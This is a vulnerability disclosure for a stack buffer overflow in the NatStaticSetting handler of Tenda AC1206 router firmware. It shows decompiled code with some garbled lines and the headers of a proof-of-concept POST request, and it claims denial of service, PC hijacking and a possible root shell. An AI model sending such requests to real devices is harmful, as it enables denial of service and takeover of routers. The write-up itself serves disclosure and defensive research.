

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address: https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the from NatStatic Setting function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 void __cdecl fromNatStaticSetting(webs_t wp, char_t *path, char_t *query)
        char_t *en; // [sp+18h] [+18h]
       const char *page; // [sp+1Ch] [+1Ch]
    5 const char *op; // [sp+20h] [+20h]
       char *str; // [sp+24h] [+24h]
        char_t gotopage[256]; // [sp+28h] [+28h] BYREF
str = websGetVar(wp, "entrys", byte_510818);
op = websGetVar(wp, "op", "no");
save_list_data("adv.snat", str, 126);
page = websGetVar(wp, "page", "1");
sprintf(gotopage, "nat_static.asp?page=%s", page);
if ( strncmp(op, "add", 3u) && strncmp(op, "edit", 4u) )
  15 {
          en = websGetVar(wp, "isoncheck", "0");
 16
         SetValue("adv.snat.en", en);
17
  18
19 if ( CommitCfm() )
20
        PostMsgToNetctrl(34);
vebsRedirect(wp, gotopage);
22 }
```

In the fromNatStaticSetting function, the page we entered (the value of page) is formatted with the sprintf function, spliced with %s strings, and saved to gotopage. It is not secure, as long as the size of the data we enter is larger than the size of gotopage, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/NatStaticSetting HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101

Firefox/103.0 Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded;

Content-Length: 336


Origin: http://192.168.0.1

DNT: 1

Connection: close

Referer: http://192.168.0.1/index.html

Cookie: ecos_pw=eee:language=cn



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack.

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CO
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As shown in the figure above, we can hijack PC registers.

Finally, you also can write exp to get a stable root shell.